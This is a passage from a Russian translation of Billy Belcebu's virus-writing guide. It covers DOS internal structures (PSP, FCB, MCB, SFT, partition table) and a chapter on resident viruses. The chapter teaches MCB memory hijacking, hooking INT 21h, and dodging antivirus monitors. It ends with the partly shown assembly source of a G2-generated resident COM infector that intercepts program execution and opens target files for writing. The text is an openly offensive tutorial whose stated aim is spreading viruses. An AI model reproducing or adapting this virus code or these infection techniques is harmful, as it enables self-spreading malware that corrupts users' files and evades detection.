Зарезервировано	← +002Eh	Размер : 46 BYTES
Первый FCB по умолчанию	← +005Ch	Размер : 16 BYTES
Первый FCB по умолчанию	← +006Ch	Размер : 16 BYTES
Командная часть и DTA по умолчанию	← +0080h	Размер : 180 BYTES
		Общий размер: 256 BYTES

Давайте объясним шаг за шагом, потому что эта структура очень важна.

- Смещение 0000h: INT 20h - это устаревший метод для прекращения работы программы, вместо которого используется функция 4Ch INT21h.
- Смещение 0002h: Дальше идет указатель на следующий сегмент, расположенный после нашей программы. Мы используем его, чтобы узнать, сколько памяти DOS выделил нам (вычитая смещение, на которое он указывает от смещения 0000 нашего PSP). Нам возвращается память в параграфах, поэтому мы должны умножить его на 16, чтобы получить размер в байтах.
- Смещение 0005h: Это довольно любопытный путь вызова INT 21h. И, конечно, мы можем использовать его в своих целях. Функции находятся в CL вместо AH, и мы можем использовать только функции меньше 24h. Я объясню больше в главе TUNNELING.

- Смещение 000Ah: Здесь мы сохраняем оригинальные векторы INT 22h. INT 22h получает контроль, когда программа завершает свою работу одним из следующих образов:
 - INT 20h
 - INT 27h
 - INT 21h (функции 00h, 31h, 4Ch)
- Смещение 000Eh: Здесь мы сохраняем векторы другого int, INT 23h. Это прерывание обрабатывает комбинацию CTRL+C.
- Смещение 0012h: Здесь сохранено другое прерывание - INT 24h. Оно обрабатывает критические ошибки. Примеры подобных ошибок? Например, когда в вашем дисковом диске нет дискеты или она защищена от записи.
- Смещение 002Ch: Здесь начинается блок окружения.
- Смещение 005Ch: В этом поле сохранен первый FCB (File Control Block) по умолчанию. Это путь для получения доступа к файлам обычно не используется программами (он существует для совместимости со старыми версиями DOS'a), но вирмейкеры обычно используют его для реализации невидимости. Смотрите структуру FCB за дополнительной информацией.
- Смещение 006Ch: Это второй FCB по умолчанию.
- Смещение 0080h: У этой поля есть две функции:
 - Сохранение командной части
 - Файловый буфер по умолчанию для сохранения DTA
- Эти функции не могут жить вместе, поэтому когда стартует программа, первое, о чем мы должны подумать - это командная часть. Если она нам нужна, я рекомендую вам сохранить ее в надежное место (переменная в нашем коде). Первый байт командной части (80h) содержит ее длину, а дальше находятся реальные параметры. Структура DTA будет объяснена в той же главе.

FCB (FILE CONTROL BLOCK)

Есть два вида FCB: обычные и расширенные. Здесь приводится структура обычного FCB.

Буква привода (0=actual, 1=A...)
Имя файла с пробелами
Расширение файла с пробелами
Текущий номер блока
Логический размер записи
Размер файла
Дата создания файла
Время создания файла
Зарезервировано
Запись внутри текущего блока
Номер случайного доступа к блоку

← +0000h	Размер : 1 BYTE
← +0001h	Размер : 8 BYTES
← +0009h	Размер : 3 BYTES
← +000Ch	Размер : 1 WORD
← +000Eh	Размер : 1 WORD
← +0010h	Размер : 1 DWORD
← +0014h	Размер : 1 WORD
← +0016h	Размер : 1 WORD
← +0018h	Размер : 8 BYTES
← +0020h	Размер : 1 BYTE
← +0021h	Размер : 1 DWORD
Общий размер : 37 BYTES	

Если FCB расширенные, все вышеуказанные смещения сдвигаются на семь байтов, а первые 7 байтов выглядят следующим образом:

FF (сигнатура расширенного FCB)
Зарезервировано
Аттрибуты файла

← -0007h	Размер : 1 BYTE
← -0006h	Размер : 5 BYTES
← -0001h	Размер : 1 BYTE
Общий размер : 44 BYTES	

Определить, является ли FCB обычным или расширенным - это посмотреть, равен ли первый байт FFh. Если это так, то FCB расширенный, потому что в обычном FCB такого быть не может.

Есть вид невидимости, который меняет некоторые значения FCB, чтобы замаскировать заражение, но это будет рассмотрено в главе о невидимости.

MCB (MEMORY CONTROL BLOCK)

Она объясняется в главе о резидентных вирусах (следующая глава). А здесь приводится ее формат:

ID (Z=последний, M=есть еще)
Адрес ассоциированного PSP
Количество параграфов
Неиспользуется
Имя блока
Зона зарезервированной памяти

← +0000h	Размер : 1 BYTE
← +0001h	Размер : 1 WORD
← +0003h	Размер : 1 BYTE
← +0005h	Размер : 11 BYTES
← +0008h	Размер : 8 BYTES
← +0010h	Размер : ?? PARAS
Общий размер : VARIABLE	

DTA (DISK TRANSFER AREA)

Эта структура очень важна в написании вирусов. Давайте посмотрим ее:

Буква привода	← +0000h	Размер : 1 BYTE
Шаблон поиска	← +0001h	Размер : 11 BYTES
Зарезервировано	← +000Ch	Размер : 9 BYTES
Аттрибуты файлов	← +0015h	Размер : 1 BYTE
Время создания файла	← +0016h	Размер : 1 WORD
Дата создания файла	← +0018h	Размер : 1 WORD
Размер файла	← +001Ah	Размер : 1 DWORD
ASCIIZ-имя файла + расширение	← +001Eh	Размер : 13 BYTES
		Общий размер : 43 BYTES

Оригинальный DTA сохраняется по смещению 80h в PSP. Мы можем сохранить его с помощью функции 1Ah INT 21h.

IVT (INTERRUPT VECTOR TABLE)

Это не "настоящая" структура. Гм... Дайте мне объяснить... IVT - это место, где хранятся все векторы прерываний (вау, гениально!). Все векторы находятся в номер_прерывания*4. Представьте, что нам нужны векторы INT 21h в DS:DX... Это просто:

```
xor ax,ax
mov ds,ax
lds dx,ds:[21h*4]
```

Почему мы очищаем DS? Потому что IVT находится от 0000:0000 и выше. Эти манипуляции (без использования DOS) - это прямой путь для получения и помещения векторов прерываения. Хорошо, все это и больше изложено в главе о резидентных вирусах. Эй... Я забыл привести немного графики :).

INT 00h вектор	← +0000h	Размер : 1 DWORD
INT 01h вектор	← +0004h	Размер : 1 DWORD
		
INT FEh вектор	← +03FCh	Размер : 1 DWORD
INT FFh вектор	← +0400h	Размер : 1 DWORD
		Общий размер : 1024 BYTES

Вы можете представить, что "рваная строка" означает, что есть 256 прерываний, а я хотел немного прооптимизировать этот документ (я не хочу,

чтобы он занимал 5 метров!) ;).

SFT (SYSTEM FILE TABLE)

Эта структура действительно крута. Она может помочь вам сделать ваш код гораздо более мощным и оптимизированным. Это как FCB, но, как вы можете видеть, она еще мощнее. С этим таблицами мы можем сделать невидимость, изменить файловый указатель, режим работы с открытым файлом, атрибуты... Здесь у вас есть структура для DOS 4+ (я верю, что в мире не осталось людей, которые используют DOS 3 или что-нибудь в этом роде). Хорошо, если вы хотите, чтобы ваш код работал также и в DOS 3, обратитесь к RBIL. Но SFT в DOS 3 очень похожа на эту. Все важные значения находятся в том же месте :).

Указатель на следующую таблицу файлов	← +0000h	Размер : 1 DWORD
Количество файлов в этой таблице	← +0004h	Размер : 1 WORD
Количество хэндлов файла	← +0000h	[3Bh bytes per file] Размер : 1 WORD
Режим работы с отк. файлом <AH=3Dh>	← +0002h	Размер : 1 WORD
Атрибуты файла	← +0004h	Размер : 1 BYTE
Блок инф. об устройстве <AH=4400h>	← +0005h	Размер : 1 WORD
Если char – устройство указывает на следующий хэндл устройства, в противном случае указывает на DOS DPB	← +0007h	Размер : 1 DWORD
Начало кластера файла	← +000Bh	Размер : 1 WORD
Время создания файла	← +000Dh	Размер : 1 WORD
Дата создания файла	← +000Fh	Размер : 1 WORD
Размер файла	← +0011h	Размер : 1 DWORD
Текущее смещение в файле	← +0015h	Размер : 1 DWORD
Относительный кластер внутри файла к последнему считанному кластеру	← +0019h	[If Local File] Размер : 1 WORD
Количество секторов внутри дир.	← +001Bh	Размер : 1 DWORD
Количество дир. внутри сектора	← +001Fh	Размер : 1 BYTE
Указатель на записи REDIRIFS	← +0019h	[Network redirector] Размер : 1 DWORD
???	← +001Dh	Размер : 3 BYTES
Имя файла в формате FCB	← +0020h	Размер : 11 BYTES
Указатель на пред. SFT* разделяемого файла	← +002Bh	Размер : 1 DWORD
Сетевой номер открытого файла*	← +002Fh	Размер : 1 WORD
Сегмент PSP владельца файла	← +0031h	Размер : 1 WORD
Смещение на сегмент кода записи*	← +0033h	Размер : 1 WORD
Абсолютный номер последнего кластера, к которому осуществлялся доступ	← +0035h	Размер : 1 WORD
Указатель на драйвер IFS файла	← +0037h	Размер : 1 DWORD
Общий размер : 61 BYTES		

Хм... Я забыл сказать, как получить доступ к SFT... Далее идет процедура,

которая помещает SFT в ES:DI, принимая хэндл файла в BX.

```

GetSFT:
    mov     ax,1220h
    int     2Fh
    jc      BadSFT

    xor     bx,bx
    mov     ax,1216h
    mov     bl,byte ptr es:[di]
    int     2Fh
BadSFT:
    ret

```

Я настоятельно рекомендую вам сохранить значения AX/BX (BX особенно важен: мы помещаем сюда хэндл файла).

(*) Отмеченные поля используются SHARE.EXE

DIB (DOS INFO BLOCK)

С помощью DIB мы можем получить доступ к очень важным структурам, которые нельзя достигнуть другим образом. Местоположение этих структур не фиксировано. Мы должны использовать функцию 52h прерывания 21h. Это недокументированная функция DOS. Вызвав эту функцию, мы получим доступ к DIB в ES:BX.

Указатель на первый MCB	← -0004h	Размер : 1 DWORD
Указатель на первый MPB	← +0000h	Размер : 1 DWORD
Указатель на последний буфер DOS	← +0004h	Размер : 1 DWORD
Указатель на \$CLOCK	← +0008h	Размер : 1 DWORD
Указатель на CON	← +000Ch	Размер : 1 DWORD
Максимальная длина сектора	← +0010h	Размер : 1 WORD
Указатель на первый буфер DOS	← +0012h	Размер : 1 DWORD
Указатель на массив струк.тек.дир.	← +0016h	Размер : 1 DWORD
Указатель на SFT	← +001Ah	Размер : 1 DWORD
		Общий размер : 34 BYTES

DPB (DRIVE PARAMETER BLOCK)

Эта структура предоставляет нам очень полезную информацию для наших целей. Мы можем узнать, где она находится, используя второй указатель в DIB (смотри выше).

Буква привода (0=A,1=B...)	← +0000h	Размер : 1 BYTE
Номер юнита внутри драйвер уст-ва	← +0001h	Размер : 1 BYTE
Байтов в секторе	← +0002h	Размер : 1 WORD
Наивысш. номер сект. внутри класт.	← +0004h	Размер : 1 BYTE
Shift count for clust to sectors	← +0005h	Размер : 1 BYTE
Number of reserved clusters	← +0006h	Размер : 1 WORD
Количество FAT'ов	← +0008h	Размер : 1 BYTE
Количество элементов в корн. дир.	← +0009h	Размер : 1 WORD
Номер первого сектора с данными	← +000Bh	Размер : 1 WORD
Номер последнего сектора с данными	← +000Dh	Размер : 1 WORD
Количество секторов/FAT	← +000Fh	Размер : 1 BYTE
Номер сектора первой директории	← +0010h	Размер : 1 WORD
Адрес заголовка драйвера устр-ва	← +0012h	Размер : 1 DWORD
Байт ID носителя	← +0016h	Размер : 1 BYTE
00h,если есть доступ к диску,или FF	← +0017h	Размер : 1 BYTE
Указатель на следующий DPB	← +0018h	Размер : 1 DWORD
		Общий размер : 28 BYTES

ТАБЛИЦА ПАРТИЦИЙ

Эта структура хорошо известна каждому, кто писал бут-инфекторы. Это первый блок жесткого винта. Он всегда первый, вне зависимости от того, находится ли мы на диске или на жестком винте. Мы также можем называть его MBR (Master Boot Record), если это HDD, или Boot Sector, если FD.

Таблица партиций - это массив из четырех элементов, которые можно найти по смещению 01BEh в блоке. Далее идет формат каждого из этих элементов:

Бут-индикатор (может загружаться – 80h, не может – 00h)
Головка, откуда начинается парт.
Сектор, откуда начинается парт.
Цилиндр, с к-рого нач. партиция
Системный индикатор (какая OS?)*
Головка, где кончается партиция
Сектор, где кончается партиция
Цилиндр, где кончается партиция
Общее кол-во блоков до партиции
Общее количество блоков в парт.

← +0000h	Размер : 1 BYTE
← +0001h	Размер : 1 BYTE
← +0002h	Размер : 1 BYTE
← +0003h	Размер : 1 BYTE
← +0004h	Размер : 1 BYTE
← +0005h	Размер : 1 BYTE
← +0006h	Размер : 1 BYTE
← +0007h	Размер : 1 BYTE
← +0008h	Размер : 1 DWORD
← +000Ch	Размер : 1 DWORD
Общий размер : 16 BYTES	

<*) 01 = 12-bit FAT
04 = 16-bit FAT

BPB (BIOS PARAMETER BLOCK)

В системах, основанных на DOS, загрузочная запись начинается с перехода, за которым следует структура BPB.

Имя и версия OEM (ASCII)
Байтов в секторе
Секторов в кластере
Зарезервир. сектор (нач. в 0)
Количество FAT'ов
Кол-во 32-х битных элем.в корн.дир.
Общее количество секторов в парт.
Дескриптор носителя
Секторов на FAT
Секторов на трек
Количество головок
Количество спрятанных секторов

← +0000h	Размер : 8 BYTES
← +0008h	Размер : 1 WORD
← +000Dh	Размер : 1 BYTE
← +000Eh	Размер : 1 WORD
← +0010h	Размер : 1 BYTE
← +0011h	Размер : 1 WORD
← +0013h	Размер : 1 WORD
← +0015h	Размер : 1 BYTE
← +0017h	Размер : 1 WORD
← +0019h	Размер : 1 WORD
← +001Bh	Размер : 1 WORD
← +001Dh	Размер : 1 WORD
Общий размер : 29 BYTES	

Путеводитель по написанию вирусов: 3.

Резидентные вирусы

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-08-24

Если вы достигли эту строку и до сих пор живы, у вас есть будущее в мире под названием вирусная сцена :).

Здесь начинается интересный для чтения (вам) и написания (мне) материал.

Что же такое резидентная программа?

Хорошо, я начну с обратного :). Когда мы запускаем нерезидентную программу (обычную программу, например edit.com), DOS выделяет ей память, которая освобождается, если приложение прерывает выполнение (с помощью INT 20h или известной функцией 4Ch, INT 21h).

Резидентная программа выполняется как нормальная программа, но она оставляет в памяти порцию себя, которая не освобождается после окончания программы. Резидентные программы (TSR = Terminate and Stay Resident) обычно замещают некоторые прерывания и помещают свои собственные обработчики, чтобы те выполняли определенные задачи. Как мы можем использовать резидентную программу? Мы можем использовать ее для хакинга (воровать пароли), для наших классных утилит... все зависит от вашего воображения. И, конечно, я не забыл... можно делать РЕЗИДЕНТНЫЕ ВИРУСЫ :).

Что может вам дать TSR-вирус?

TSR - не лучший способ вызывать вирусы, которые собираются быть резидентными. Представьте, что вы запустили что-нибудь и это возвратилось в DOS. Нет. Мы не можем прервать выполнение и стать резидентными! Пользователь поймет, что здесь что-то не то. Мы должны вернуть управление основной программе и стать резидентными :). TSR - всего лишь аббревиатура (неверно употребляемая, я должен добавить). Резидентные вирусы могут предложить нам новые возможности. Мы можем сделать наши вирусы быстрее распространяющимися, незаметными... Мы можем лечить файл, если обнаружена попытка открыть/прочитать файл (представьте, AV'шники ничего не обнаружат), мы можем перехватывать функции, используемые антивирусами, чтобы одурачить их, мы можем вычитать размер вируса, чтобы провести неопытного пользователя (хе-хе... и опытного тоже ;).

В наши дни нет никаких причин, чтобы делать вирусы времени выполнения. Они медленны, легко обнаруживаются и они УСТАРЕЛИ :). Давайте посмотрим на небольшой пример резидентной программы.

```
;---[ CUT HERE ]-----  
; This program will check if it's already in memory, and then it'll show us a  
; stupid message. If not, it'll install and show another msg.  
; Эта программа будет проверять, находится ли она уже в памяти, и показывать  
; глупое сообщение, если это так. В противном случае она будет устанавливать  
; в память и показывать другое сообщение.  
  
.model    tiny  
.code  
org      100h  
  
start:  
    jmp    fuck  
  
newint21:  
    cmp    ax,0ACDCh          ; Пользователь вызывает нашу функцию?  
    je     is_check           ; Если да, отвечаем на вызов
```

```

        jmp     dword ptr cs:[oldint21] ; Или переходим на исходный int21

is_check:
        mov     ax,0DEADh              ; Мы отвечаем на звонок
        iret                          ; И принуждаем прерывание возвратиться

oldint21 label dword
int21_off dw     0000h
int21_seg dw     0000h

fuck:
        mov     ax,0ACDCh              ; Проверка на резидентность
        int     21h                    ;
        cmp     ax,0DEADh              ; Мы здесь?
        je      stupid_yes             ; Если да, показываем сообщение 2

        mov     ax,3521h               ; Если, инсталлируем программу
        int     21h                    ; Функция, чтобы получить векторы
                                           ; INT 21h
        mov     word ptr cs:[int21_off],bx ; Мы сохраняем смещение в oldint21+0
        mov     word ptr cs:[int21_seg],es ; Мы сохраняем сегмент в oldint21+2

        mov     ax,2521h               ; Функция для помещения нового
                                           ; обработчика int21
        mov     dx,offset newint21     ; где он находится
        int     21h

        mov     ax,0900h               ; Показываем сообщение 1
        mov     dx,offset msg_installed
        int     21h

        mov     dx,offset fuck+1       ; Делаем резидент от смещения 0 до
        int     27h                    ; смещения в dx используя int 27h
                                           ; Это также прервет программу

stupid_yes:
        mov     ax,0900h               ; Показываем сообщение 2
        mov     dx,offset msg_already
        int     21h
        int     20h                    ; Прерываем программу.

msg_installed db "Глупый резидент не установлен. Устанавливаю...$"
msg_already  db "Глупый резидент жив и дает вам под зад!$"

end      start

;---[ CUT HERE ]-----

```

Этот маленький пример не может быть использован для написания вируса. Почему? INT 27h, после помещения программы в память, прерывает ее выполнение. Это все равно, что поместить код в память и вызывать INT 20h, или что вы там используете для завершения выполнения текущей программы.

И тогда... Что мы можем использовать для создания вируса?

Алгоритм TSR вирусов

Мы можем следовать этим шагам (воображение весьма полезно для создания вирусов...) :).

1. Проверяем, не резидентна ли уже программа (если да, переходим к пункту 5, если нет, продолжаем)
2. Резервируем необходимую память
3. Копируем тело вируса в память
4. Получаем прерывания векторов, сохраняем их и помещаем наши собственные
5. Восстанавливаем файл носителя
6. Передаем ему контроль

Проверка на резидентность

Когда мы пишем резидентную программу, мы должны сделать по крайней мере одну проверку, чтобы убедиться, что наша программа еще не находится в памяти. Обычно используется специальная функция, которая, когда мы вызываем ее, возвращает нам определенное значение (мы его задаем сами), или, если программа не установлена в память, она возвращает в AL 00h.

Давайте посмотрим на пример:

```
mov     ax,0B0B0h
int     21h
cmp     ax,0CACAh
je      already_installed
[...]
```

Если программа уже установлена в память, мы восстанавливаем зараженный файл носителя и передаем контроль оригинальной программе. Если программа не установлена, мы идем и устанавливаем ее. Обработчик INT 21h для этого вируса будет выглядеть так:

```
int21handler:
  cmp     ax,0B0B0h
  je      install_check
  [...]

  db      0EAh
oldint21:
  dw      0,0

install_check:
  mov     ax,0CACAh
  iret
```

Резервирование памяти путем модификации MCB

Наиболее часто используемый способ резервирования памяти - это MCB (Memory Control Block). Есть два пути, чтобы сделать это: через ДОС или сделать это НАПРЯМУЮ. Перед тем, как рассмотреть, что из себя представляет каждый способ, давайте посмотрим, что такое MCB.

MCB создается ДОСом для каждого управляющего блока, используемого программой. Длина блока - один параграф (16 байтов), и он всегда находится до зарезервированной памяти. Мы можем узнать местоположение MCB нашей программы, вычитя от сегмента кода 1 (CS-1), если это COM-файл, и DS - если EXE (помните, что в EXE CS <> DS). Вы можете посмотреть структуру MCB в главе о структурах (уже должны были видеть).

Использование DOS для модифицирования MCB

Метод, который я использовал в моем первом вирусе, Antichrist Superstar, очень прост и эффективен. Во-первых, мы делаем запрос ДОСу, используя функцию INT 21h для всей памяти (BX=FFFFh), что является невозможным значением. Эта функция увидит, что мы просим слишком много памяти, поэтому она поместит в BX всю память, которую мы можем использовать. Поэтому мы вычитаем от этого значения размер кода нашего вируса в параграфах (((size+15)/16)+1), а затем снова вызываем дозовскую функцию 48h, с размером код в параграфах в BX. В AX будет возвращен сегмент зарезервированного блока, поэтому мы помещаем его в ES, уменьшаем значение AX и помещаем новое значение в DS. В нем у нас теперь находится MCB, которым мы можем манипулировать. Мы должны поместить в DS:[0] байт "Z" или "M" (в зависимости от ваших нужд, смотри структуру MCB), а в DS:[1] слово 0008, чтобы сказать DOS, что этот блок не нужно перезаписывать.

После некоторого количества теории будет неплохо посмотреть кое-какой код. Что-то вроде нижеследующего скорректирует MCB под ваши нужды:

```
mov     ax,4A00h           ; Here we request for an impossible
mov     bx,0FFFFh         ; amount of free memory
```

```

int      21h

mov      ax,4A00h          ; Здесь мы запрашиваем невозможное
mov      bx,0FFFFh        ; количество свободной памяти
int      21h

mov      ax,4A00h          ; And we subtract the virus size in
sub      bx,(virus_size+15)/16+1 ; paras to the actual amount of mem
int      21h              ; ( in BX ) and request for space.

mov      ax,4A00h          ; Мы вычитем размер вирус в параграфах
sub      bx,(virus_size+15)/16+1 ; от фактического размера занятой
int      21h              ; памяти (в BX) и снова резервируем
                        ; память

mov      ax,4800h          ; Now we make DOS subtract 2 da free
sub      word ptr ds:[2],(virus_size+15)/16+1 ; memory what we need in
mov      bx,(virus_size+15)/16 ; paragraphs
int      21h

mov      ax,4800h          ; Теперь мы вычитаем два от свободной
sub      word ptr ds:[2],(virus_size+15)/16+1 ; памяти, которая нам
mov      bx,(virus_size+15)/16 ; нужна в параграфах
int      21h

mov      es,ax             ; In AX we get the segment of our
dec      ax                ; memory block ( doesn't care if EXE
mov      ds,ax             ; or COM ), we put in ES, and in DS
                        ; ( subtracted by 1 )
mov      byte ptr ds:[0],"Z" ; We mark it as last block
mov      word ptr ds:[1],08h ; We say DOS the block is of its own

mov      es,ax             ; В AX мы получаем сегмент нашего
dec      ax                ; блока памяти (не важно, EXE или
mov      ds,ax             ; COM), мы помещаем его в ES и в DS
                        ; (уменьшенного на 1)
mov      byte ptr ds:[0],"Z" ; Мы помечаем его как последний блок
mov      word ptr ds:[1],08h ; Мы говорим, что этот блок его

```

Достаточно просто и эффективно... Тем не менее, это только манипуляции с памятью, а не перемещение вашего кода в память. Это очень просто. Но мы увидим это в дальнейшем.

Прямая модификация MCB

Этот метод делает то же самое, но путь, которым мы достигаем нашей цели, другой. Есть одна вещь, которая делает его лучше, чем вышеизложенный метод: сторожевая резидентная AV-собака не скажет ничего относительно манипуляций с памятью, так как мы не используем никаких прерываний :).

Первое, что мы делаем, это помещаем DS в AX (потому что мы не можем делать подобного рода вещи с сегментами), мы уменьшаем его на 1, а потом снова помещаем в DS. Теперь DS указывает на MCB. Если вы помните структуру MCB, по смещению 3 находится количество текущей памяти в параграфах. Поэтому нам нужно вычесть от этого значения количество памяти, которые нам потребуются. Мы используем BX (почему нет?) ;). Если мы взглянем назад, то вспомним, что MCB на 16 байт выше PSP. Все смещения PSP сдвинуты на 16 (10h) байтов. Нам нужно изменить значение TOM, который находится по смещению 2 в PSP, но мы сейчас не указываем на PSP, мы указываем на MCB. Что мы можем сделать? Вместо использования смещения 2, мы используем 12h (2+16=18=12h). Мы вычитаем требуемое количество памяти в параграфах (помните, размер вируса+15, деленный на 16). Новое значение по этому смещению теперь является новым сегментом нашей программы, и мы должны поместить его в соответствующий регистр. Мы используем дополнительный сегмент (ES). Но мы не можем просто сделать mov (из-за ограничений возможных действий с сегментными регистрами). Мы должны использовать временный регистр. AX прекрасно подойдет для наших целей. Теперь мы помечаем [ES:0] "Z" (потому что мы используем DS как обработчик сегмента), и ES:1 помечаем 8.

После теории (как обычно, весьма скучной) будет неплохо привести немного кода.

```
mov     ax,ds                ; DS = PSP
dec     ax                  ; Мы используем AX в качестве
                           ; временного регистра
mov     ds,ax               ; DS = MCB

mov     bx,word ptr ds:[03h] ; Мы помещаем в BX количество памяти
sub     bx,((virus_size+15)/16)+1 ; а затем вычитаем размер вируса
mov     word ptr ds:[03h],bx ; Помещаем результат на исходное место

mov     byte ptr ds:[0], "M" ; Помечаем как не последний блок

sub     word ptr ds:[12h],((virus_size+15)/16)+1 ; вычитаем размер
                           ; вируса от размера ТОМ'а
mov     ax,word ptr ds:[12h] ; Теперь смещение 12h обрабатывает
                           ; новый сегмент
mov     es,ax               ; И нам нужен AX, чтобы поместить его
                           ; в ES

mov     byte ptr es:[0], "Z" ; Помечаем как последний блок
mov     word ptr es:[1], 0008h ; Помечаем, что его владелец - ДОС
```

Помещение вируса в память

Это самая простая вещь в написании резидентных вирусов. Если вы знаете, для чего мы можем использовать инструкцию MOVSB (и, конечно, MOVSW, MOVSD...), вы увидите, как это просто. Все, что мы должны сделать - это установить, что именно и как много нам нужно поместить в память. Это довольно просто. Начало данных, которые нужно переместить, магическим образом равно дельта-смещению, поэтому если оно находится в BP, все, что мы должны сделать, это поместить в SI содержимое BP. И мы должны поместить размер вируса в байтах в CX (или в словах, если мы будем использовать MOVSW). Заметьте, что DI должно быть равно 0, чего мы добьемся с помощью xor di, di (оптимизированный способ сделать mov di, 0). Давайте посмотрим код...

```
push    cs
pop     ds                  ; CS = DS

xor     di,di              ; DI = 0 (вершина памяти)
mov     si,bp              ; SI = смещение начало_вируса
mov     cx,размер_вируса   ; CX = размер_вируса
rep     movsb              ; Перемещаем байты DS:SI в ES:DI
```

Перехват прерываний

После помещения вируса в память, мы должны модифицировать по крайней мере одно прерывание для того, чтобы выполнять заражение. Обычно это INT 21h, но если наш вирус бутовый, то мы также должны перехватить INT 13h. То есть от наших потребностей зависит то, какие прерывания мы будем перехватывать. Есть два пути перехвата прерываний: используя ДОС или прямой перехват. Мы должны учитывать следующее при создании собственного обработчика:

- Во-первых, мы ДОЛЖНЫ сохранять все используемые регистры, заPUSHивая их в начале обработчика (и флаги тоже), а когда мы будем готовы вернуть контроль первоначальному обработчику, мы их отPОРим.
- Второе, что мы должны помнить - никогда нельзя вызывать функцию, которая уже была перехвачена нашим вирусом: мы попадем в бесконечный цикл. Давайте представим, что мы перехватили функцию 3Dh INT21h (открытие файла), а затем вызываем ее из кода обработчика... Компьютер повиснет. Вместо этого мы должны делать фальшивый вызов INT 21 следующим образом:

```
pushf
call    dword ptr cs:[oldint21]
iret
```

CallINT21h:

Мы можем сделать другую вещь. Мы можем перенаправить другое прерывание, сделав так, что оно будет указывать на старый INT 21h. Хороший выбором может стать INT 03h: это хороший прием против отладчиков, делает наш код немного меньше (INT 03h кодируется как CCh, то есть занимает только один байт, в то время как обычные прерывания кодируются как CDh XX, где XX - это шестнадцатеричное значение прерывания). Таким образом мы можем забыть о всех проблемах вызовов перехваченных функций. Когда мы готовы вернуть контроль первоначальному INT 21h.

Перехват процедур, используя DOS

Мы должны получить первоначальный вектор прерывания до того, как поместим наш вектор. Это можно сделать с помощью функции 35h INT 21h.

AH = 35h
AL = номер прерывания

После вызова она возвратит нам следующие значения :

AX = Зарезервировано
ES = Сегмент обработчика прерывания
BX = Смещение обработчика прерывания

После вызова этой функции мы сохраняем ES:BX в переменной в нашем коде для последующего использования и устанавливаем новый обработчик прерывания. Функция, которую мы должны использовать - 25 INT 21h. Вот ее параметры:

AH = 25h
AL = Номер прерывания
DS = Новый сегмент обработчика
DX = Новое смещение обработчика

Давайте посмотрим пример перехвата прерывания, используя DOS:

```
push    cs
pop      ds                ; CS = DS

mov      ax,3521h          ; Получаем функцию вектора прерывания
int      21h

mov      word ptr [int21_off],bx ; Теперь сохраняем переменные
mov      word ptr [int21_seg],es

mov      ah,25h            ; Помещаем новое прерывание
lea      dx,offset int21handler ; Смещение на новый обработчик
int      21h
[...]
```

```
oldint21    label dword
int21_off   dw 0000h
int21_seg   dw 0000h
```

Прямой перехват прерываний

Если мы забудем о DOS'е, мы выиграем несколько вещей, о которых я говорил ранее (в разделе о прямой модификации MCB). Вы помните структуру таблицы прерываний? Она начинается в 0000:0000 и продолжается до 0000:0400h. Здесь находятся все прерывания, которые мы можем использовать, от INT 00h до INT FFh. Давайте посмотрим немного кода:

```
xor      ax,ax             ; Обнуляем AX
mov      ds,ax             ; Обнуляем DS ( now AX=DS=0 )
push     ds               ; Мы должны восстановить DS в дальнейшем

lds      dx,ds:[21h*4]      ; Все прерывания в int номер*4
mov      word ptr es:int21_off,dx ; Где сохраняем смещение
mov      word ptr es:int21_seg,ds ; " " сегмент
pop      ds               ; Восстанавливаем DS
```



```

mov     word ptr ds:[21h*4],offset int21handler ; Новый обработчик
mov     word ptr ds:[21h*4+2],es

```

Последние слова о резидентности

Конечно, это не мои последние слова. Я еще много расскажу о заражении и еще о многом, но я предполагаю, что теперь вы знаете, как сделать резидентный вирус. Все, что излагается в остальных разделах этого документа, будет реализовываться в виде резидентных вирусов. Конечно, если скажу, что что-то предназначается для вирусов времени выполнения, не кричите! :)

В конце этого урока я помещу пример полностью рабочего резидентного вируса. Мы снова используем G2. Это ламерский резидентный COM-инфектор.

```

;---[ CUT HERE ]-----
; This code isn't commented as good as the RUNTIME viruses. This is cause i
; assumed all the stuff is quite clear at this point.
; Virus generated by G2 0.70c
; G2 written by Dark Angel of Phalcon/Skism
; Assemble with: TASM /m3 lame.asm
; Link with:      TLINK /t lame.obj

checkres1      =      ':'
checkres2      =      ';'

.model tiny
.code

org      0000h

start:
mov      bp, sp
int      0003h
next:
mov      bp, ss:[bp-6]
sub      bp, offset next      ; Получаем дельта-смещение

push     ds
push     es

mov      ax, checkres1      ; Проверка на установленность
int      0021h
cmp      ax, checkres2      ; Уже установлены?
jz       done_install

mov      ax, ds
dec      ax
mov      ds, ax

sub      word ptr ds:[0003h], (endheap-start+15)/16+1
sub      word ptr ds:[0012h], (endheap-start+15)/16+1
mov      ax, ds:[0012h]
mov      ds, ax
inc      ax
mov      es, ax
mov      byte ptr ds:[0000h], 'Z'
mov      word ptr ds:[0001h], 0008h
mov      word ptr ds:[0003h], (endheap-start+15)/16

push     cs
pop      ds
xor      di, di
mov      cx, (heap-start)/2+1      ; Байты, которые нужно переместить
mov      si, bp      ; lea si,[bp+offset start]
rep      movsw

xor      ax, ax
mov      ds, ax
push     ds
lds      ax, ds:[21h*4]      ; Получаем старый int-обработчик
mov      word ptr es:oldint21, ax

```

```

    mov     word ptr es:oldint21+2, ds
    pop     ds
    mov     word ptr ds:[21h*4], offset int21 ; Заменяем новым
                                                ; обработчиком
    mov     ds:[21h*4+2], es                ; в верхнюю память

done_install:
    pop     ds
    pop     es
restore_COM:
    mov     di, 0100h                      ; Куда перемещает данные
    push    di                            ; На какое смещение будет указывать
                                                ; ret
    lea     si, [bp+offset old3]           ; Что перемещать
    movsb                                     ; Перемещать три байта
    movsw
    ret                                       ; Возвращаемся на 100h

old3      db      0cdh, 20h, 0

int21:
    push    ax
    push    bx
    push    cx
    push    dx
    push    si
    push    di
    push    ds
    push    es

    cmp     ax, 4B00h                      ; запускать?
    jz      execute
return:
    jmp     exitint21
execute:
    mov     word ptr cs:filename, dx
    mov     word ptr cs:filename+2, ds

    mov     ax, 4300h                      ; Получаем атрибуты для последующего
                                                ; восстановления

    lds     dx, cs:filename
    int     0021h
    jc      return
    push    cx
    push    ds
    push    dx

    mov     ax, 4301h                      ; очищаем атрибуты файла
    push    ax                            ; сохраняем для последующего
                                                ; использования

    xor     cx, cx
    int     0021h

    lds     dx, cs:filename                ; Открываем файл для чтения/записи
    mov     ax, 3D02h
    int     0021h
    xchg    ax, bx

    push    cs
    pop     ds

    push    cs
    pop     es                            ; CS=ES=DS

    mov     ax, 5700h                      ; получаем время/дату файла
    int     0021h
    push    cx
    push    dx

